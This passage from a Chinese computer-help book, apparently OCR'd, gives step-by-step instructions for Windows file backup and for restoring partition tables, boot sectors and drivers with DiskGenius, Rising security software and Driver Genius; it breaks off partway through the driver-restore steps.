
Step 05 启动完毕后，将弹出“选择要保存备份的位置”对话框，在“保存备份的位置”列表框中选择要保存备份的位置。如果想保存在网络上，可以单击“保存在网络上”按钮。这里将保存备份的位置设置为本地磁盘（G），因此选择“本地磁盘（G）”选项，单击“下一步”按钮，如下图所示。



Step 06 弹出“你希望备份哪些内容？”对话框，选中“让我选择”单选按钮。如果选中“让 Windows 选择（推荐）”单选按钮，则系统会备份库、桌面上以及在计算机上拥有用户账户的所有人员的默认 Windows 文件夹中保存的数据文件，单击“下一步”按钮，如下图所示。




Step 07 在打开的对话框中选择需要备份的文件，如选中“Excel 办公”文件夹左侧的复选框，单击“下一步”按钮，如下图所示。




Step 08 弹出“查看备份设置”对话框，在“计划”右侧显示自动备份的时间，单击“更改计划”按钮，如下图所示。



Step 09 弹出“你希望多久备份一次”对话框，单击“哪一天”右侧的下拉按钮，在打开的下拉列表中选择“星期二”选项，如下图所示。




Step 10 单击“确定”按钮，返回到“查看备份设置”对话框，如下图所示。



Step 11 单击“保存设置并运行备份”按钮，弹出“备份和还原”窗口，系统开始自动备份文件并显示备份的进度，如下图所示。



Step 12 备份完成后，将弹出“Windows 备份已成功完成”窗口。单击“关闭”按钮即可完成备份操作，如下图所示。



11.2　恢复各类磁盘数据

在 11.1 节介绍了各类数据的备份，这样一旦发现自己的磁盘数据丢失，就可以进行恢复操作了。




绝招6：恢复分区表数据

当计算机遭到病毒破坏、加密引导区或误分区等操作导致硬盘分区丢失时，就需要还原分区表。这里以DiskGenius V4.9软件为例，来讲述如何还原分区表，具体的操作步骤如下。


Step 01 打开软件DiskGenius V4.9，在其主界面中选择“硬盘”→“还原分区表”菜单选项或按F10键，如下图所示。



Step 02 打开“选择分区表备份文件”对话框，在其中选择硬盘分区表的备份文件，如下图所示。



Step 03 单击“打开”按钮，即可打开DiskGenius信息提示框，提示用户是否从这个分区表备份文件还原分区表，如下图所示。



Step 04 单击“是”按钮，即可还原分区表，且还原后将立即保存到磁盘并生效。


绝招7：恢复引导区数据

当引导区染上了病毒或被损坏，使用《瑞星全功能安全软件》可以将引导区恢复，具体的操作步骤如下。


Step 01 打开《瑞星全功能安全软件》的“瑞星工具”窗口，在其中选择“引导区还原”选项，如下图所示。



Step 02 打开“引导区还原”窗口，在其中选中“恢复引导区”单选按钮，如下图所示。




Step 03 单击“下一步”按钮，打开“引导区还原”窗口，在“选择目录”文本框中输入引导区备份文件保存的路径，如下图所示。




Step 04 或单击“浏览”按钮，打开“浏览文件夹”对话框，在“选择目录”列表框中选择引导区备份文件保存的路径，如下图所示。



Step 05 单击“确定”按钮，返回到“引导区还原”窗口，如下图所示。



Step 06 单击“确定”按钮，即可开始恢复引导区，恢复完毕后，打开“提示信息”对话框，提示用户恢复成功，如下图所示。





绝招8：恢复驱动程序数据

前面介绍了使用《驱动精灵》备份驱动程序的方法，下面介绍使用《驱动精灵》恢复驱动程序的方法，具体的操作步骤如下。

Step 01 在“驱动精灵”的主窗口中单击“百宝箱”按钮，如下图所示。



Step 02 进入“百宝箱”操作界面，在其中单击“驱动还原”图标，如下图所示。



Step 03 进入“驱动备份还原”窗口，打开“驱动还原”操作界面，如下图所示。



